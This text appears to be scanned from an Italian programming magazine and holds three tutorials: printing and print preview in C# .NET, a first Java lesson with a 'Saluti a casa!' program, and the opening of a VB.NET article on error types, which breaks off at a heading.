Come visto nel primo esempio, le pagine da stampare vengono create con i metodi forniti da un oggetto *Graphics* che rappresenta il foglio su cui stampare, quindi una ripassata ai metodi *GDI+* può sicuramente facilitarci la vita. Mettete dunque mano ai vostri testi o alla documentazione MSDN, se volete ottenere stampe degne di questo nome! C'è comunque una differenza fra il disegnare su schermo ed il generare delle pagine da stampare, lo schermo infatti possiamo scrollarlo per visualizzare le parti non visibili, una stampante invece deve suddividere i documenti lunghi in più pagine. L'oggetto *PrintPageEventArgs*, parametro del gestore dell'evento *PrintPage*, possiede la proprietà booleana *HasMorePages*, che possiamo utilizzare per dire al gestore che ci sono altre pagine da stampare. Infatti fino a quando tale proprietà sarà impostata a true, il metodo *Print()* dell'oggetto *PrintDocument* continuerà a lanciare l'evento *PrintPage*. Provate ad esempio ad aggiungere alla classe dell'esempio precedente un campo intero che contenga il numero di pagine da stampare, ad esempio 5, e decrementate tale campo all'interno del metodo *doc_PrintPage* aggiungendo come ultima istruzione la seguente:

```
if(-nPages>0) e.HasMorePages=true;
else e.HasMorePages=false;
```

In tal modo la proprietà *HasMorePages* resterà true fino a quando *nPages* non assumerà il valore 0.
Tornando alla nostra applicazione d'esempio, supponiamo di aver aperto un file di testo e di averlo quindi visualizzato nel controllo *RichTextBox* (se proprio non ci riuscite da soli o aveste fretta di provare, prendete il progetto VisualStudio .Net presen-

GDI+

E' un'interfaccia di progettazione grafica avanzata, utilizzata nel Common Language Runtime (CLR). GDI+ consente di creare grafica e testo, e trattare con oggetti grafici come se fossero oggetti. GDI+ può essere utilizzato per eseguire il rendering di immagini grafiche in Windows Form e dei controlli, ed ha sostituito GDI per lavorare con la grafica direttamente da codice nelle applicazioni Windows Form.

te sul CD). A questo punto bisogna implementare il metodo gestore dell'evento *PrintPage,* eseguendo un ciclo per leggere ogni linea di testo, disegnarla per mezzo del metodo *DrawString* come visto prima e naturalmente calcolare quante righe di testo entrano in una pagina. Per far ciò dobbiamo considerare anche i suoi margini, i cui valori incidono sul numero di pagine necessarie a stampare l'intero file. Il numero di linee che possono entrare in una pagina dipende dalla dimensione del font oltre che dai margini della pagina. Otteniamo allora tale numero, semplicemente dividendo la dimensione effettiva della pagina per l'altezza del carattere espressa in unità grafiche correnti:

```
int nPageLines=(int)(e.MarginBounds.Height
                    /theFont.GetHeight(e.Graphics));
```

e per ogni pagina da stampare, o meglio per preparare le pagine, la variabile locale *fTop* è utilizzata per calcolare l'ordinata della prossima riga da stampare, impostando ad ogni ciclo il suo valore pari al valore del margine superiore del foglio *e.MarginBounds.Top*. Memorizzato allora il numero di righe del file in una variabile intera nLines, il numero di pagine già stampate nella variabile *nPagesPrinted*, ed il numero di righe già stampate nella variabile *LinesPrinted*, ecco come appare il metodo completo e funzionante:

```
private void doc_PrintPage(Object sender ,
                              PrintPageEventArgs e)
{   float fHeight=theFont.GetHeight(e.Graphics);
    int nPageLines=(int)(e.MarginBounds.Height/fHeight);
    float fTop;
    string strLine;
    int i=0;
    this.nLinesPrinted= this.nPagesPrinted*nPageLines;
    while(nLinesPrinted<this.nLines && i < nPageLines)
    {
      fTop=e.MarginBounds.Top+i*fHeight;
      strLine=rtfFile.Lines[nLinesPrinted++];
      e.Graphics.DrawString(""+i+": "+strLine,
            theFont, Brushes.Black, e.MarginBounds.Left,
                          fTop,new StringFormat());
      i++;
    }
    if(this.nLines>nLinesPrinted)
      e.HasMorePages=true;
      nPagesPrinted++;
}
```

EFFETTI GRAFICI

La *Graphical Device Interface* avanzata di Windows, o *GDI+*, costituisce una parte enorme della libreria di classi .NET, ed anche solo per scalfirne la superficie bisognerebbe dedicarvi più di un testo dedicato. Grazie ai *namespaces GDI+*, di cui effettivamente fa parte anche quello a cui è dedicato questo articolo, è possibile aggiungere alle nostre nude e crude pagine di puro testo, degli effetti grafici, magari a colori. Come esempio coloreremo lo sfondo delle nostre pagine, di un colore che potremo scegliere da menù, separeremo le linee di testo stampate mediante delle linee orizzontali, creando una specie di foglio a righe colorato, ed infine mostriamo anche come stampare un'immagine di sfondo pagina, che potremo sostituire per creare ad esempio i nostri documento con un bel *"TOP SECRET"* di sfondo. Grazie all'oggetto *Graphics* che ricaveremo dal parametro *PrintPageEventArgs* del metodo *doc_PrintPage*, tutto ciò sarà questione di poche linee di codice. Per creare uno sfondo colorato infatti basterà usare il metodo *FillRectangle* della classe *Graphics*, ad esempio se vogliamo lo sfondo della pagina giallo, basta, prima di stampare il testo, disegnare un rettangolo giallo con dimensioni pari a quelle della pagina:

```
e.Graphics.FillRectangle(Brushes.Yellow, 0, 0,
              e.PageBounds.Width,e.PageBounds.Height);
```

mentre se vogliamo che sullo sfondo della pagina appaia un'immagine a nostro piacimento, basterà caricare quest'ultima in un oggetto *Image*:

```
Image img=Image.FromFile(@"imagine.bmp");
```

e fare in modo che essa venga estesa sulla parte di pagina utile:

```
e.Graphics.DrawImage(img,e.MarginBounds);
```

Naturalmente, questi sono solo semplici esempi per ravvivare le nostre stampe. I namespace *System.Drawing.** contengono numerosissime classi e metodi per sbizzarrirci con la fantasia e per sfruttare strumenti come antialiasing, trasformazioni geometriche, o grafica vettoriale. Ma questi sono argomenti che non riguardano direttamente la stampa, quindi rimandiamoli ad un prossimo articolo dedicato a GDI+.

VIA ALLA STAMPA

Per mandare il documento in stampa, utilizziamo la classe *PrintDialog*, che fornisce anch'essa numerose proprietà per consentire ad esempio di scegliere il range di pagine da stampare, o di stampare una selezione, e quant'altro. All'interno del gestore dell'evento click sulla voce di menù *stampa*, inseriremo questo codice:

```
private void mnuPrint_Click(object sender,
                              System.EventArgs e)
{
  PrintDialog dlg = new PrintDialog();
```

Sistema

Funzioni
di Stampa in C#

.NET framework

La libreria di classi del .NET framework fornisce una serie di classi utili per aggiungere alle nostri applicazioni windows le funzionalità di stampa, di impostazione delle pagine e di anteprima, di un semplice file di testo, ma analogamente, è possibile stampare immagini, disegni, e tutto ciò che la fantasia ci suggerisce. Inoltre possiamo utilizzare i controlli messi a disposizione per implementare le nostre form di impostazione personalizzate.

Sistema

Funzioni
di Stampa in C#


```
dlg.Document = doc;
dlg.AllowSomePages=true;
dlg.AllowSelection=true;
if (dlg.ShowDialog() == DialogResult.OK)
{
    nPagesPrinted=0;
    doc.Print();
}
}
```

Il metodo non fa altro che mostrare la dialog di stampa in maniera modale, e poi chiamare il metodo *Print* dell'oggetto *PrintDocument*, il quale a sua volta, come visto nel paragrafo precedente, scatenerà l'evento *PrintPage*.

Fig. 4: Anteprima di più pagine affiancate.

IN ANTEPRIMA (DI STAMPA)

Purtroppo non è possibile pubblicare le schermate che l'applicazione stampa, quindi si rende necessario implementare il metodo per l'anteprima di stampa e vedere almeno gli screenshots di questa! Analogamente alla classe *PrintDialog*, esiste una classe *PrintPreviewDialog*, che consente appunto di ottenere una finestra di anteprima con tutti gli strumenti di cui ormai non possiamo fare a meno, ad esempio lo zoom (Fig. 3), o la possibilità di mostrare più pagine affiancate (Fig. 4). Il gestore del click sulla voce anteprima di stampa è analogo ai precedenti, utilizzando stavolta la classe *PrintPreviewDialog*:

```
private void mnuPrintPreview_Click(object sender,
                                   System.EventArgs e)
{
    PrintPreviewDialog dlg=new PrintPreviewDialog();
    dlg.Document=doc;
    dlg.ShowDialog();
}
```

Il namespace *System.Drawing.Printing* contiene anche una classe *PrintPreviewControl*, cioè un controllo che fornisce la parte non elaborata dell'anteprima di stampa, senza finestre di dialogo o pulsanti. Con il suo utilizzo possiamo implementare un'anteprima di stampa personalizzata, gestendo lo zoom, il numero di pagina da visualizzare, o tutto ciò che è possibile con la *PrintPreviewDialog*, ma inserendo il controllo in una form progettata da noi, ed avendo quindi anche un controllo maggiore sulle proprietà dell'anteprima stessa, e della form.

Fig. 3: Zoom finestra di anteprima.

Associare il documento da visualizzare è immediato, basta semplicemente impostare la proprietà *Document* del controllo *PrintPreviewControl*, passandogli il documento che abbiamo creato in precedenza.

```
PrintPreviewControl printPreviewControl=
                    new PrintPreviewControl();
...
printPreviewControl.Document=doc;
```

E' possibile per esempio impostare lo zoom dell'anteprima tramite la proprietà *Zoom*, con cui si ottiene o si imposta un double, ed il cui valore, se posto a 1.0, indica la dimensione reale della pagina. Utilizzando un controllo *TrackBar* si può facilmente controllare tale valore:

```
printPreviewControl.Zoom=((double)trackBar.Value)/100;
```

o ancora, tramite delle combobox o listbox possiamo settare il numero di pagine visualizzate contemporaneamente nel controllo *PrintPreview*, specificando righe e colonne per mezzo delle proprietà *Rows* e *Columns* della classe *PrintPreviewControl*. Ad esempio il codice:

```
printPreviewControl.Rows=1;
printPreviewControl.Columns=3;
```

permette di visualizzare nell'anteprima 3 pagine disposte su una sola riga, naturalmente se il documento in anteprima contiene almeno tre pagine.

Antonio Pelleriti

Bibliografia

- **Professional C#** *S. Robinson e altri* (Wrox)
- **Thinking in C#** *B. Eckel, L. O'Brien*
- **Documentazione on-line MSDN,** msdn.microsoft.com

Java per principianti

Al via il nuovo corso base

Java

Vuoi tuffarti nel grande mare della programmazione, ma hai paura di beccarti una congestione? Stai tranquillo: questo corso "light" non ti resterà sullo stomaco. E ti permetterà di sguazzare non in un provinciale laghetto di montagna, ma nel vasto oceano del linguaggio Java.

Se non hai mai programmato, allora sii il benvenuto in questo corso. Cercherò di cominciare dalle basi, o quasi (vedi barre laterali). Se invece hai già un po' di esperienza, allora probabilmente le primissime lezioni ti annoieranno un po'. Ma abbi pazienza: non passerà molto tempo prima che cominciamo ad affrontare argomenti più avanzati.

Java è un buon linguaggio per cominciare a programmare. Ma attenzione: non è solo un linguaggio per principianti. Anzi, è uno tra i linguaggi di programmazione più sofisticati, più diffusi e più richiesti dalle aziende. Se scoprirai di avere il pallino della programmazione potrai fare di Java il tuo lavoro. Se ti serve una breve introduzione al linguaggio, leggi il box "Java, questo conosciutissimo". Subito dopo puoi installare il software che trovi descritto nel box "Arnesi da lavoro".

COME SI COMPILA (E COSA VUOL DIRE)

Come funziona un linguaggio di programmazione "tradizionale"? Per capirlo prendiamo ad esempio il linguaggio C, uno dei più diffusi dagli anni '70 in poi. Il programmatore scrive il suo programma C in uno o più file di testo. Questi file costituiscono il cosiddetto *codice sorgente* del programma. Purtroppo il codice sorgente non può essere eseguito, perché il microprocessore non capisce il C. Il suo linguaggio (il cosiddetto *linguaggio macchina*) è molto più semplice ed elementare.

Quindi qualcuno deve tradurre il *codice sorgente* in codice eseguibile, cioè in un programma in linguaggio macchina. Questo lavoro viene svolto dal *compilatore*, che prende il codice sorgente

Obiettivi di questa lezione

- **Capirai come funziona il linguaggio Java.**
- **Imparerai a compilare e lanciare un programma.**
- **Leggerai le tue prime righe di codice.**

Java, questo conosciutissimo

Java venne sviluppato qualche anno fa da Sun Microsystems come linguaggio per il software "embedded", quello che serve a controllare dispositivi come gli elettrodomestici e i cellulari. Rispetto agli altri linguaggi di programmazione, Java aveva il vantaggio della *compatibilità multipiattaforma:* un programma Java poteva girare su qualsiasi computer, a prescindere dal sistema operativo. Una vera manna per i programmatori, abituati a convertire faticosamente il proprio software per i vari sistemi operativi.

Poi, inaspettatamente, arrivò Internet. E subito nacque un problema: visto che un utente può connettersi alla Rete con qualsiasi sistema operativo, come si fa a far girare dei programmi nelle pagine Web in modo che funzionino su tutti i computer degli utenti? Java, che si disinteressava completamente del sistema operativo, era il linguaggio giusto al momento giusto. Sun lo lanciò come linguaggio ideale per la Rete. Ma oggi, anche per via della concorrenza di Microsoft, Java è più diffuso sui server che sui computer degli utenti. E' diventato un eccellente linguaggio "general purpose", particolarmente adatto per la programmazione Internet, ma perfettamente adeguato per moltissimi altri scopi.

File Sul CD

\soft\codice\JavaBase

Sul CD Rom allegato a questo numero di ioProgrammo troverai il sistema di sviluppo J2SE SDK, l'editor freeware PSPad e il (poco) codice sorgente di questo mese.

File sul Web

www.itportal.it /ioprog70/JavaBase

Cosa devi sapere per cominciare

Anche se questo corso spiega la programmazione Java a partire da zero, per seguirlo bene devi conoscere il tuo sistema operativo. Se usi Linux, allora sicuramente sei già abbastanza bravo. Se usi Windows devi almeno sapere come muoverti tra le directory e lanciare i programmi usando la riga di comando, e devi avere la nozione di "path". Tranquillo, è roba che si impara in pochi minuti. Se non sai di cosa si tratta, chiedi una breve spiegazione a qualche amico più navigato.

Java

C e lo trasforma in un eseguibile in linguaggio macchina. Un compilatore C per Windows, ad esempio, prenderà tipicamente dei file sorgenti con estensione *.c* e li trasformerà in file eseguibili con estensione *.exe*. I linguaggi che funzionano così si chiamano *linguaggi di alto livello* (vedi barre laterali). Java è un linguaggio di alto livello, proprio come il C. Per scrivere un linguaggio Java scriviamo dei file di testo con estensione *.java*, e poi li compiliamo in linguaggio macchina. Il compilatore Java si chiama *javac*, che sta per *"Java Compiler"*. Sotto Windows, in particolare, il compilatore è un programma che si chiama *javac.exe*.
Cerca il file *Saluti.java* sul CD allegato alla rivista e aprilo con un editor di testo (se non hai il CD sotto mano puoi scrivertelo da solo in due minuti). All'interno del file troverai il codice sorgente del programma *Saluti*:

```
class Saluti {
  public static void main(String[] args) {
    System.out.println("Saluti a casa!");
  }
}
```

Le versioni di Java

Il linguaggio Java e il suo sistema di sviluppo vengono continuamente aggiornati da Sun. E' facile fare confusione tra le varie versioni, quindi ecco un breve chiarimento. L'attuale variante di Java si chiama Java 2. Da qualche tempo esistono tre versioni principali di Java 2: la *Standard* (J2SE), la *Enterprise* (J2EE) e la *Micro* (J2ME). La prima è quella "per tutti", la seconda include una serie di funzionalità avanzate per la programmazione in ambito aziendale, la terza serve per programmare i dispositivi elettronici come i cellulari. A noi interessa Java 2 Standard Edition.
Se volessimo solo far girare i programmi Java sul nostro sistema, ci basterebbe visitare la pagina

http://java.sun.com/getjava/

e avere un po' di pazienza. Il browser scaricherà e installerà la versione più aggiornata del Java Runtime Environment (JRE), cioè quell'insieme di programmi e librerie che servono per far funzionare Java sulla nostra macchina. Ma dato che vogliamo programmare, il JRE non ci basta. Abbiamo bisogno del sistema di sviluppo completo, che include il JRE e altri componenti importanti come il compilatore.
Il sistema di sviluppo di Java 2 si chiama *Java Development Kit,* o più brevemente JDK. Mentre scriviamo, la versione più recente è la 1.4.1. Ogni volta esce una nuova versione del sistema di sviluppo, Sun aggiorna anche il runtime. La versione del JDK e quella del JRE sono quindi allineate. Se installate J2SE 1.4.1 vi verrà installato anche il JRE 1.4.1.
Quindi, ricapitolando: J2SE 1.4.1 SDK sta per "Sistema di sviluppo 1.4.1 per Java 2 Standard Edition", e include tutto quello che ti serve per cominciare a sviluppare in Java.

Se hai già studiato un qualsiasi linguaggio di programmazione, probabilmente avrai già riconosciuto una variante del buon vecchio *"Salve, Mondo!"*, da sempre il primo programma di esempio in quasi tutti i corsi. In questo caso il programma stampa la frase *"Saluti a casa!"* sullo schermo.
Così tanto codice per una semplice stampa? Non spaventarti. Java sembra piuttosto complicato al primo impatto, ma vedrai che questa apparente complessità iniziale diventa semplicità e potenza man mano che si va avanti.

```
Prompt dei comandi
C:\>cd "C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoProgrammo
\Java per principianti\codice"

C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoProgrammo\Java pe
r principianti\codice>C:\j2sdk1.4.1_02\bin\javac Saluti.java

C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoProgrammo\Java pe
r principianti\codice>dir
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: 308F-C950

 Directory di C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoPro
grammo\Java per principianti\codice

16/04/2003  01.12    <DIR>          .
16/04/2003  01.12    <DIR>          ..
21/04/2003  18.59               420 Saluti.class
19/04/2003  13.22               105 Saluti.java
               2 File            525 byte
               2 Directory   2.864.541.696 byte disponibili

C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoProgrammo\Java pe
r principianti\codice>C:\j2sdk1.4.1_02\bin\java Saluti
Saluti a casa!

C:\Documents and Settings\Nusco\Documenti\Lavori\Giornalismo\IoProgrammo\Java pe
r principianti\codice>
```

Fig. 1: **L'output del nostro primo programma.**

Ora prova a compilare questo programmino. Per farlo devi usare il compilatore *javac.exe*.
È nella directory *bin* del JDK, che contiene tutti i file eseguibili del sistema di sviluppo Java. Se non hai cambiato le opzioni di default quando hai installato il JDK, questa directory dovrebbe chiamarsi *c:/jdk1.4.1/bin*. Copia il file *Saluti.java* sul tuo disco rigido, in una directory che puoi chiamare come ti pare. Apri una finestra di riga di comando, spostati nella directory in cui hai copiato il file, e lancia il compilatore passandogli il file come parametro:

```
javac Saluti.java
```

Naturalmente la directory *bin* del JDK si deve trovare nel path. Se così non è, dovrai aggiungerla (oppure dovrai mettere il percorso completo di *javac.exe* sulla riga di comando, come nell'immagine). Il nome del programma deve essere scritto esattamente come lo vedi, comprese l'estensione *.java* e la lettera iniziale maiuscola. A differenza di Windows, il compilatore Java è *case sensitive* (cioè fa differenza tra lettere maiuscole e minuscole).

Esercizio 1 - Compila il programma *Saluti.java*

Se tutto va bene, il compilatore dovrebbe fare silenziosamente il suo lavoro, e compilare il file *Saluti.java*. Se non ricevi messaggi, allora complimenti! Hai appena compilato il tuo primo

Linguaggi di alto livello

I linguaggi come C e Java si chiamano *linguaggi di alto livello*, nel senso che sono più vicini al programmatore e più lontani dal computer di quanto non lo sia il linguaggio macchina (vedi articolo). Programmare direttamente in linguaggio macchina è possibile, ma difficile e – per la gran parte dei programmatori – mortalmente noioso. I linguaggi di alto livello, che ormai sono largamente usati da più di trent'anni, ci permettono di concentrarci un po' di più su quello che vogliamo fare, piuttosto che su come farlo.

programma Java. Guardando nella directory di *Somma.java* dovresti trovare un nuovo file generato dal compilatore, di nome *Somma.class*. L'estensione *.class* identifica i file compilati di Java. Tutto bene, ma qualcosa non torna… Ci aspettavamo un file eseguibile, e quindi con estensione *.exe*. Invece abbiamo un file *.class*, che apparentemente non può essere eseguito. Ma allora, come facciamo a far girare il nostro programma? Per capirlo devi sapere come funziona Java.

NON È UN LINGUAGGIO COME GLI ALTRI

Java non è un linguaggio come gli altri, o almeno non è come la gran parte degli altri. Il compilatore Java produce un eseguibile in linguaggio macchina, proprio come un compilatore C. A differenza di un compilatore C, però, il compilatore Java non produce un file per un particolare sistema operativo come Windows o Linux. Il file *.class* è sì un eseguibile, ma un eseguibile per un computer che non esiste.
Va bene, ti ho mentito. Il computer che fa girare i *.class* esiste, naturalmente. Però non è una macchina hardware. È un computer realizzato via software – un programma. Si chiama *Macchina Virtuale Java*, o *Java Virtual Machine*, o più brevemente *VM*. La macchina virtuale Java è una specie di interprete che traduce il codice macchina di Java (i cosiddetti *bytecode*) nel linguaggio di una specifica macchina hardware. Attualmente esistono macchine virtuali Java per molti sistemi operativi diversi, compresi Windows, Linux e Mac OS. Possiamo far girare un programma come *Saluti.class* su qualsiasi sistema in cui sia installata una macchina virtuale Java, senza ricompilarlo. Se usassimo il C saremmo costretti nella migliore delle ipotesi a ricompilare il programma per ciascun sistema operativo, e quasi sempre a modificarlo pesantemente. Nel caso di Java, invece, quello che si deve modificare e ricompilare è solo la Macchina Virtuale – e qualcun altro ci ha già pensato per noi. Troverai una macchina virtuale Java per il tuo sistema operativo nella stessa directory */bin* in cui hai trovato il compilatore *javac*. La VM si chiama semplicemente *java* (sotto Windows *java.exe*). Per far girare il programma devi darlo in pasto alla macchina virtuale. Ancora una volta, devi passare il file come parametro:

```
java Saluti
```

Questa volta devi omettere l'estensione *.class*. Se vedi la frase *"Saluti a casa!"* sullo schermo e torni al prompt dei comandi, allora complimenti: hai appena fatto girare il tuo primo programma Java.

Esercizio 2 - Lancia il programma Saluti

CODICE NON PIÙ SEGRETO

Cerchiamo di capire come è strutturato il programma *Saluti*. Se osservi il codice sorgente noterai che il programma è costituito da "blocchi" contenuti uno nell'altro, delimitati da parentesi graffe. Il blocco più esterno è preceduto dalla parola *class* e dal nome del programma:

Attrezzi da lavoro

Per cominciare, installa sul tuo computer l'SDK per Java 2 Standard Edition. Mentre scrivo, la versione più recente è la 1.4.1.02. L'installer per Windows si chiama *j2sdk-1_4_1_02-windows-i586.exe*, e lo puoi trovare sul CD allegato a questo numero di ioProgrammo o sul sito http://java.sun.com





Fig. 2: La "sintassi colorata" aiuta a capire il codice sorgente.

**Se non hai motivi particolari per cambiare qualche opzione, allora fai pure un'installazione standard. Oltre al sistema di sviluppo (nella cartella *c:\j2sdk1.4.1_01*) ti verrà installato il Java 2 Runtime Environment, una macchina virtuale visibile da tutto il sistema e dal browser. In questo modo avrai un sistema che "conosce Java", ed è in grado di eseguire programmi Java nelle pagine Internet.
Quando avrai installato il JDK e il JRE sarai già quasi a posto. Per scrivere i tuoi primi programmi, però, ti servirà anche un editor di testo. Se lavori sotto Windows puoi usare il terribile Notepad. Noi però ti consigliamo di fare un piccolo sforzo in più e di scaricare un editor fatto apposta per i programmatori. Uno decente e gratuito è PSPad** http://www.sw.cz/pspad/index_en.html.
Se sei disposto a spendere soldi, puoi scaricare un editor più sofisticato come CodeGenie http://www. code-genie.com/cgenie.html.
Oltre ad essere migliori del Notepad, questi editor hanno alcune caratteristiche che li rendono particolarmente adatti alla programmazione. Un esempio è la "sintassi colorata": il programma è in grado di capire (guardando l'estensione del file) che stai scrivendo un programma in Java, ed evidenzia le varie parti del testo con colori, grassetto, eccetera, a seconda del loro significato. Utilissimo – provare per credere.

Compilati e interpretati

In questo articolo parliamo di linguaggi compilati. Esistono anche i "linguaggi interpretati". Nei linguaggi interpretati la compilazione e l'esecuzione non sono operazioni distinte, ma contemporanee. Un programma (l'*interprete*) legge il sorgente, lo converte "al volo" in codice macchina e lo esegue. Un esempio sono i linguaggi di script come JavaScript e Perl.

Java

```
class Saluti {
  <...>
}
```

In Java, il codice è sempre contenuto all'interno di strutture che si chiamano *classi*. Un programma Java è una raccolta di classi, ciascuna contenuta in un file (esistono delle eccezioni, ma per ora non ci interessano). Le righe che abbiamo dettagliato indicano che vogliamo definire una classe di nome *Saluti*. Le parentesi graffe dicono che la classe deve andare "da qui a qui".
La parola *class* è una *parola chiave* del linguaggio Java. Le parole chiave, o *parole riservate*, sono parole che il linguaggio riconosce come proprie. Non puoi usare una parola chiave se non là dove il linguaggio se la aspetta. Ad esempio puoi scrivere una classe che si chiama *Saluti*, ma non una classe che si chiama *class*. Provaci, se vuoi far "arrabbiare" il compilatore.
A proposito di nomi di classe: hai notato che la classe ha lo stesso nome del file? Questo non è un caso. Una regola di Java è che il nome del file deve essere identico a quello della classe contenuta, più l'estensione *.java*. Quando dico "identico", intendo che deve avere anche le stesse maiuscole e le stesse minuscole. Ricorda che per il compilatore Java *Saluti* e *saluti* sono a tutti gli effetti due nomi diversi.

Esercizio 3 – Prova a modificare il nome della classe *Saluti*, senza cambiare il nome del file. Compila. Quale messaggio di errore ricevi?

Quindi un programma Java è una classe contenuta in un file. E cosa c'è dentro la classe? Di solito ci sono delle strutture che si chiamano *metodi*. Nelle prossime lezioni ti spiegherò come usare i metodi. Per ora ci basta un solo metodo, quello che contiene il programma vero e proprio: il *main()*.

```
public static void main(String[] args) {
  <...>
}
```

Per il compilatore, il *main()* è un metodo come un altro. La Macchina Virtuale lo considera invece molto speciale. Lo scopo del *main()* è quello di indicare il punto in cui la Macchina Virtuale deve iniziare ad eseguire il programma.
In alcuni linguaggi, come nel vecchio BASIC, il programma inizia sempre con le prime righe in cima allo schermo. Nei linguaggi un po' più moderni non esistono le "prime righe", perché il programma è spesso diviso in una moltitudine di file. La macchina virtuale Java si aspetta quindi che nella classe che gli chiediamo di eseguire esista un metodo *main()*. Il *main()* può essere anche nascosto in una foresta di altri metodi. La Virtual Machine lo troverà comunque, e inizierà ad eseguire il programma da lì.
Prova a fare un piccolo esperimento.

Esercizio 4 - Rinomina il metodo main (ad esempio chiamalo *Main*, o *mein*). Compila. Il compilatore non dovrebbe lamentarsi. Lancia il programma. Cosa succede?

Visto che il *main()* ha un ruolo così speciale, il suo "aspetto" è definito molto rigidamente. Per ora non ne sai ancora abbastanza per capire cosa significhino tutte le parole e i simboli che precedono e seguono il nome *main*. Nelle prossime lezioni imparerai tra l'altro il significato della parola chiave *void* e quello delle parentesi tonde e del loro contenuto. Per adesso dovrai semplicemente fidarti, e copiare il *main()* così com'è. Il contenuto del *main()*, esattamente come quello della classe, è delimitato da parentesi graffe.
Quindi ora abbiamo un file, che contiene una classe, che contiene un *main()*, che contiene il nostro programma. Il programma è costituito da una sola riga:

```
System.out.println("Saluti a casa!");
```

Questo mese ci fermiamo con questa riga, e da qui ripartiremo nella prossima lezione.
Al mese venturo!

Paolo Perrotta

Convenzioni convenienti

Una cosa piacevole di Java è che il linguaggio ha uno stile riconosciuto da quasi tutti i programmatori che lo usano. Ad esempio, i nomi delle classi sono sempre in caratteri minuscoli con le iniziali maiuscole. *SALUTI* e *saluti* non sono dei buoni nomi di classi Java, mentre *Saluti* e *SalutiEBaci* lo sono. Al compilatore non importa che questa regola venga rispettata – ad esso basta che il nome della classe e quello del file che la contiene siano identici. Però queste convenzioni diventano comodissime per i lettori umani, almeno quando si devono maneggiare programmi un po' più grandi di quello che stiamo esaminando questo mese.

"Indentare"?

Come vedi, alcune righe del nostro programmino iniziano con degli spazi (o delle tabulazioni). Questi spazi servono per capire dove iniziano e finiscono i vari "blocchi" del programma – nel nostro caso la definizione della classe, quella del metodo e il codice contenuto nel metodo. Anche questa è una convenzione, visto che il compilatore Java ignora gli spazi e gli a-capo – tanto che potremmo benissimo piazzarli a caso:

```
class
Saluti {public
static void main(String[]args) {
System.out.println
("Saluti a casa!");}}
```

Non molto leggibile, vero? Anche senza arrivare a questi eccessi, ti consiglio di *indentare* bene il tuo codice, cioè di usare gli spazi per indicare graficamente dove iniziano e dove finiscono i blocchi. Se non lo fai, probabilmente te ne pentirai non appena i tuoi programmi saranno diventati più lunghi di qualche decina di righe. L'indentazione è così importante che molti linguaggi (come Visual Basic e Python) la considerano obbligatoria. Java ti dà più libertà, ma è meglio non abusarne.

Visual Basic .NET

☑ Framework .NET: tecniche di programmazione

Gestione degli errori in VB.NET

In questo appuntamento tratteremo la gestione degli errori, descrivendo i tipi d'errore che può commettere un programmatore e gli strumenti per riconoscerli ed evitarli.

Qualsiasi programmatore, anche il più esperto, prima o poi commette un errore nella stesura di un programma. Sapere quali tipi d'errore si possono verificare e come correggerli, consente di ridurre notevolmente il tempo necessario allo sviluppo di un'applicazione. Gli errori possono essere divisi in tre categorie principali

- *Errori di sintassi* (e di compilazione)
- *Errori di run-time* (e di esecuzione)
- *Errori logici* (e di progettazione)

Analizziamoli in dettaglio.

GLI ERRORI DI SINTASSI

Gli *errori di sintassi* si verificano quando il linguaggio non è in grado di capire il codice appena scritto, perché un comando è digitato in maniera errata, le istruzioni sono incomplete, oppure sono scritte in un ordine non previsto. Ad esempio, scrivendo:

```
Dim Cognome As Strinc
```

Invece di:

```
Dim Cognome As String
```

VB non sarà in grado di interpretare l'istruzione, causando l'arresto del programma. VB dispone di un meccanismo molto sofisticato per il controllo della sintassi, che verifica in tempo reale ciò che viene scritto e segnala subito eventuali errori, permettendo, così, di individuare facilmente gli errori di sintassi. In pratica, se un'istruzione viene scritta in maniera errata, l'ambiente di sviluppo sottolinea tale istruzione e mostra una descrizione dell'errore al passaggio del mouse. L'errore di sintassi più tipico è la scrittura errata del nome di una variabile. Per ovviare, è buona norma non modificare l'opzione *Option Explicit On* (descritta nei precedenti articoli) attivata di default nelle proprietà del progetto. L'impostazione ad *On* dell'opzione, oppure l'istruzione *Option Explicit* scritta all'inizio di ogni modulo, non permette l'utilizzo di variabili non dichiarate. In questo modo otterremo il duplice scopo di scrivere un codice robusto privo di variabili non dichiarate, ed eviteremo di commettere errori di scrittura nei nomi delle variabili, immediatamente evidenziati dall'ambiente di sviluppo. Soltanto dopo aver corretto tutti gli errori di sintassi, VB permetterà al programma di essere eseguito, consentendo al programmatore di preoccuparsi soltanto (per modo di dire) degli errori logici e di run-time.

Impostazioni di Option Explicit

Per controllare l'impostazione di Option Explicit si deve visualizzare la pagina delle proprietà del progetto, per questo, si deve selezionare il progetto in Esplora soluzioni, e cliccando con il tasto destro del mouse si deve scegliere la voce proprietà dal menu a discesa. Nel riquadro sinistro si deve selezionare la cartella *Proprietà comuni /Configurazione* e nel riquadro a destra apparirà la configurazione dell'istruzione *Option Explicit.*

ERRORI DI RUN-TIME

Gli *errori di run-time* si riscontrano soltanto durante l'esecuzione del programma, e possono verificarsi anche quando la sintassi del codice è corretta. Un classico errore di run-time si può verificare se scriviamo l'istruzione seguente:

```
PrezzoMedio = PrezzoTotale / Quantita
```

L'istruzione è scritta correttamente e restituisce sempre il risultato voluto, salvo che l'utente distratto inserisca il valore zero per Quantita, nel qual caso il compilatore genera un errore di Run-Time e solleva un'eccezione (*DivideByZeroException*, *Tentativo di divisione per zero*). Il modo per evitare gli errori di run-time è di utilizzare la gestione degli errori per rilevare e gestire ogni possibile errore, come vedremo in seguito.

ERRORI LOGICI E DI PROGETTAZIONE

Gli *Errori logici* sono gli errori più difficili da individuare. Sono generati quando l'esecuzione dell'applica-

zione è diversa da quella prevista. Si può scrivere una applicazione sintatticamente corretta e gestire tutti i possibili errori di run-time, ma si possono dare, ad esempio, dei comandi che, eseguiti prima di altri, possono causare un comportamento inaspettato del programma. Per loro natura sono molto difficili da individuare, l'unico modo per ridurli è di prevenirli con una robusta analisi del progetto. Per scovare un errore logico, VB mette a disposizione dei potenti strumenti di debug, che vedremo nei prossimi articoli.

PROGETTARE UN GESTORE DI ERRORI

